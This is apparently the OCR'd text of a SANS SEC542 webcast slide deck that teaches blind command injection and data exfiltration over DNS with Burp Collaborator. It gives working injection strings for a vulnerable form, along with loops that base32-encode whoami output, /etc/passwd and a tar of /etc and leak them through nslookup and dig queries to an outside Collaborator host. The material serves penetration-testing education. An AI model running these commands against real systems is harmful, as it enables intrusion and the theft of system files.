SEC542 Web App Penetration Testing and Ethical Hacking

Blind Data Exfiltration Using DNS and Burp Collaborator


Eric Conrad (GSE #13)
econrad@gmail.com

Thank You

- A copy of these slides (and a list of all links) is available at: https://ericconrad.com
  - SANS will also archive this webcast and include a link to these slides
- Thanks to Xavier Mertens (https://twitter.com/xme) for his excellent Internet Storm Center post DNS Query Length… Because Size Does Matter
  - https://isc.sans.edu/diary/DNS+Query+Length+Because+Size+Does+Matter/22326
  - Shortlink: https://sec542.com/ad (link is also on https://ericconrad.com)


Blind Command Injection

- Command injection vulnerabilities can be quite easy to determine when the output is visible:



Enter IP or hostname

Hostname/IP: sec542.org; id




Results for sec542.org; id

```
Server:         127.0.0.1
Address:        127.0.0.1#53

Name:   sec542.org
Address: 10.42.42.42

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


- Things become a bit trickier when command injection works, but is blind:



Is it alive?

Enter an IP address or hostname to see if the system is reachable.

Host/IP: sec542.org; id



Is it alive?


Enter an IP address or hostname to see if the system is reachable.

Host/IP: sec542.org

Host is alive!

Methods for Determining Blind Injection

- ICMP and DNS are useful tools for determining blind injection
- Pause for ten seconds by pinging 127.0.0.1 eleven times:
  - **`sec542.org; ping -c11 127.0.0.1`**
  - First ping is sent immediately, then ten more follow, one per second



Is it alive?

Enter an IP address or hostname to see if the system is reachable.

Host/IP: sec542.org; ping -c11 127.0.0.1

- Ping a host on the internet where the pen tester is running a sniffer:
  - Assuming outbound echo requests are unfiltered from the client network
- Use DNS and/or Burp Collaborator (discussed next)


Using DNS to Determine Blind Injection


- DNS is very useful for determining blind injection:
  - It is less likely to be filtered (compared with ICMP echo request)
  - Works via DNS forwarders (meaning direct Internet access is not required)
- Penetration testers often register a domain, and host a primary name server for this express purpose (plus DNS tunneling):
  - A DNS name often costs a few dollars
  - A cheap Linux cloud VM can cost less than $5US/month
- Burp Collaborator makes this simpler, as we will discuss next

Burp Collaborator

- Burp Collaborator greatly simplifies the use of DNS to determine blind injection:
  - Go to Burp -> Burp Collaborator Client
  - Press "Copy to clipboard" to copy a randomly-generated name
  - Enter the following in the vulnerable web application:

    ```
    sec542.org; nslookup
    o9y4m21cj64ooviso3ysx72bl2rufj.oastify.com
    ```
  - Press "Poll now" to see if the name was resolved on Burp's DNS server






Enter an IP address or hostname to see if the system is reachable.

Host/IP: oviso3ysx72bl2rufj.oastify.com

Host is alive!


Generate Collaborator payloads
Copy to clipboard
Poll Collaborator interactions
Poll now

Number to generate: 1

✓ Include Collaborator server location

Poll every 60 seconds

#	Time	Type	Payload	Comment
1	2022-Jun-23 16:18:44 UTC	DNS	o9y4m21cj64ooviso3ysx72bl2rufj	
2	2022-Jun-23 16:18:45 UTC	DNS	o9y4m21cj64ooviso3ysx72bl2rufj	

Wait, What Happened to burpcollaborator.net?

- If you've used Burp Suite before, you may remember that Burp Collaborator previously used burpcollaborator.net
  - That now defaults to oastify.com (burpcollaborator.net still works)
- Why did this change?
  - *Unless you have configured Burp to use a private Collaborator server, Burp Scanner and the Burp Collaborator client will now use oastify.com for their Collaborator payloads instead of burpcollaborator.net. This will help to reduce false negatives, enabling you to identify out-of-band vulnerabilities that were previously hidden **due to widespread blocking of the old domain name**.*[1]
- Oastify.com is likely to suffer to same fate

Blind Data Exfiltration via Burp Collaborator


- Burp Collaborator has a handy feature: you can prepend names to the randomly-generated name provided by Burp
- This allows blind exfiltration of data subject to the following limitations of DNS names:
  - Maximum total DNS request size is 253 bytes
  - Maximum DNS label (aka subdomain/name) size is 63 bytes
  - All characters must be legal in a DNS request: *These characters include A-Z, a-z, 0-9, and the hyphen (-)*[1]
    - A hyphen may not begin or end a label

Blind Data Exfiltration via Burp Collaborator

- A lot of data will be longer than 63 bytes:
  - But you can break it up and make DNS multiple requests!
- A lot of data will have characters that cannot be used in a DNS request, so it's best to encode the data using a utility native to the webserver:
  - **Hex** (`0123456789ABCDEF`) works (but isn't very efficient)
  - **Base64** (`A-Z`, `a-z`, `0-9`, `+, /` and =) doesn't work, due to `+`, `/`, and `=`
    - `("=")` is used to pad to a four-byte boundary
  - **Base32** (`A-Z`, `2-7` and `=`) *almost* works, except for those pesky equal signs
    - (“`=`“) is used to pad to an eight-byte boundary
    - Strip off the equal signs with `tr -d =`

Blind Data Exfiltration via DNS: Howto (Full Description on Next Slide)

- Enter this query in the "Is it alive?" blind command injection page:
  - `sec542.org;a=$(whoami|base32|tr -d =);nslookup $a.323elwuutiz8557be0nv0h7jiao2cr.oastify.com`
- Check the reply description and copy the 'hostname':
  - **O53XOLLEMF2GCCQ**.323elwuutiz8557be0nv0h7jiao2cr.oastify.com
- Then type the following:
  - `echo -n O53XOLLEMF2GCCQ | wc -c`
- Need to pad to a 4-byte boundary
  - `echo O53XOLLEMF2GCCQ= | base32 -d`




Is it alive?

Enter an IP address or hostname to see if the system is reachable.

Host/IP: sec542.org;a=$(whoami|base3 Submit

Host is alive!




#	Time	Type	Payload	C
1	2022-Jul-21 18:06:07 UTC	DNS	323elwuutiz8557be0nv0h7jiao2cr	

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name **O53XOLLEMF2GCCQ.323elwuutiz8557be0nv0h7jiao2cr.oastify.com**.

The lookup was received from IP address 71.7.183.245 at 2022-Jul-21 18:06:07 UTC.



Terminal - student@sec542: ~
File Edit View Terminal Tabs Help

```
[~]$ echo -n O53XOLLEMF2GCCQ | wc -c
15
[~]$ echo O53XOLLEMF2GCCQ= | base32 -d
www-data
[~]$ 
```

Blind Data Exfiltration via DNS: Full Description

- Here's our bash command:
  - `a=$(whoami|base32|tr -d =);nslookup $a.323elwuutiz8557be0nv0h7jiao2cr.oastify.com`
- Let's break it down: run this command: `a=$(whoami|base32|tr -d =)`
  - `$(…)`: the dollar sign and parentheses allow us to run a command (or series of commands) between the parentheses and store their output in a variable (`a`, in this case)
  - Run `whoami` (output is `www-data`)
  - Pipe that to `base32` (output is `O53XOLLEMF2GCCQ=`)
  - `tr -d =` (delete any "=" signs)
  - `$a` now contains `O53XOLLEMF2GCCQ`
- Then run:
  - `nslookup O53XOLLEMF2GCC.323elwuutiz8557be0nv0h7jiao2cr.oastify.com`

Running a Private Burp Collaborator Server Part 1

- Burp Suite Professional includes the ability to run a private Collaborator server
  - Requires the Burp Professional jar file, no additional license needed
- It's best to use a dedicated server for this purpose
  - Any cheap cloud-based Linux VM works fine
  - Need to allow a variety of inbound ports, so firewall configuration control is important

Running a Private Burp Collaborator Server Part 2

- It's simpler to use a dedicated domain name for this purpose
  - Don't spend more than $10 on a domain name (I bought vogon.me)
  - Bonus points: buy an expired domain with a good reputation (check out expireddomains.net)
- This typically works with a DNS subdomain dedicated for this purpose
  - The primary domain delegates requests to this subdomain
  - Note that many DNS providers (such as registrars) do not allow delegation
  - Running your own primary DNS server makes this easier
- The Burp Collaborator server acts as a secondary DNS server (sort of)

Why use a Private Burp Collaborator Server?

- Using oastify.com or burpcollaborator.net means you are sharing potentially sensitive information with a third party
  - Consider this carefully before using them on a 3rd party penetration test (or any sensitive pentest)
  - That being said: penetration testers use these servers all the time
- Running your own server allows:
  - Much better logging (and simpler data exfiltration)
  - Easier team collaboration
  - A persistent Burp Collaborator server that can run for days, weeks, or longer

Transferring More Data

- Assuming blind bash injection: use a **`while`** loop (thanks again to Xavier):

  -
    ```
    base32 -w 63 < /etc/passwd |tr -d = | while read a; do dig $a.<burp collaborator address>; done;
    ```
  - This converts /etc/passwd to base32
  - Each base32-encoded line contains 63 characters or less (stored in a variable called $a)
  - Any trailing "=" signs are removed
  - Each line is "resolved" to $a.<burp collaborator address>
- Then parse the logs on your private collaborator server to restore the base32


Transferring Even More Data

- Gzip a file before sending:

  -
    ```
    gzip - < /etc/passwd | base32 -w 63 | base32 -w 63 |tr -d = | while read a; do dig $a.<burp collaborator address>; done;
    ```
- Send a compressed tar archive of an entire directory:

  -
    ```
    tar czf - /etc | base32 -w 63 | tr -d = | while read a; do dig $a.<burp collaborator address> ; done;
    ```


Resulting Private Collaborator Logs


